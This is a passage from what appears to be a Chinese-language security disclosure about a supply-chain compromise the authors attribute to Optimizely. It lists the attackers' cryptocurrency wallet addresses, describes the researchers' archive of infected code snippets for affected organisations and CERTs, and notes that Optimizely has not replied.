攻击者钱包:BTC 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kWETH/EVM 0xC4026b06D82b0F0B363eda0642D61CfbDc17884eTRON THvs6p56XkUiMkJeSc51cAP64u2RsTYqxaSOL FVtL8NMYS9PA1v3HE67XUGCtGA9JaZUvqav2fU2LrV5nTON UQAgM1VqSZQiJLSG5w-ovurq5CZdxLEK3_7CMmwALTA5e09pLTC ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5BCH qzkaaf8n6grmpr0d9lx8xutn3r9lk722f566hhpe58DOGE DBEGrxRF7KMSuhTS4c1MFviStU6efdMnu5
我们保留了每个受感染代码片段的存档,内含哈希和时间戳,可应要求与受影响组织和 CERT 共享。在研究和调查过程中,一旦我们确信 Optimizely 是来源,便开始通过多种渠道尝试联系并提供完整细节。截至发布时,我们没有收到任何回复。